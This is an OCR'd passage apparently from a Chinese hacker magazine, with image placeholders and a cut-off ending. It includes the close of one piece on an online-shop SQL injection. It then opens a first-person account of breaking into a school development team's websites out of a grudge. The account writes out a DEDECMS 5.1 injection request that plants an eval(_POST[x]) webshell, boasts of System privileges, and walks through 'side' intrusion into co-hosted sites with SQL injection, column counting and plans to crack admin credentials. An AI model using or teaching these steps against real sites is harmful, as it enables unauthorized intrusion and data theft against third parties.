


图6




图7

网趣网上购物系统的这个注入漏洞很低级，出现在网店系统中更是让人诧异。这个漏洞没什么好说的，收集进自己的漏洞资料库就好了，说不定什么时候能用上，哈哈。

（文章中涉及到的注入地址已收录在光盘中）

一次迷茫的旁注

fjhh

一、前言

大半年前，就遇到了这个站点，是学校的一个老师带领的团队开发的，当时正在入门php，想去团队中学习学习，结果被BS了，而且BS的相当严重。当天晚上，就对这个站点进行了检测，网站所用平台为WMAP（Windows，Mysql，Apache，PHP），程序采用的DEDECMS 5.1，当时网上刚刚爆出DEDECMS 5.1的注入漏洞，直接请求/plus/digg_frame.php?action=good&id=1024%651024&mid=*/eval(_POST[x]);var_dump(3);?>然后用一句话客户端连接"/data/mysql_error_trace.php"，很简单的拿下了Webshell，磁盘没有做任何的权限控制，Apache没有做降权处理，Webshell继承的Apache的System权限，连提权都省了。感觉安全做的太不到位，也没做什么记录，如今再次偶遇之，昔日的漏洞页面被更改（如图1），搜索了下这个QQ号，比照信息确定为开发团队中一个成员的。心中不禁热血沸腾，便有了此文。




图1

二、开始旁注

既然漏洞已被修补，就只好旁注了，Ping了下域名，得到IP为：*.*.*45.177，在IP866.com上搜索了同服务器的站点，其中4个站点为：

```
www.ca***.com（一个校内交友平台，系统比较庞大）
www.i***lab.cn（以下简称实验室站点）
www.h***ef.org（目标站点）
www.c***cl.com（此站点也可用IP直接访问）
```

为了防止出错，依次ping了下域名，均为*.*.*45.177。

先来看看www.c***cl.com，在"介绍版块"下看到了相当多的系统链接（如图2），估计是这个团队的一些作品，随手点开了"书籍评价"系统。

看来这个系统是用来对书进行评价的，网站做的挺清爽，看来在美工上还是花了点工夫，既然系统是用来评价的，和客户端肯定就有交互，说不定能挖到XSS，还没来的及测试，就弹出了个框框（如图3），看来已有前辈路过了。




图2




图3

用"-0"、"-1"对这个页面进行了测试，前者返回了正常，后者返回了另一条信息记录，存在注入。用"order by N"，猜出字段数为19，当前用户为root（如图4）。

Root权限在魔术引号关闭情况下，得到物理路径，直接就可以导出Webshell，测试了下"and '1'='1'%23"，页面返回错误，看来魔术引号为开启状态。从前台这些书籍的图片来看，后台是支持图片上传的，那就来猜解管理员的用户名密码吧，进入后台，看能否利用上传漏洞获得webshell。





图4

手工测试常见的字段返回错误，既然猜不到字段名，就来查询information_schema.column表（在>mysql 5.0版本中，任何表中的字段名都保存在此表中）。利用语句为：

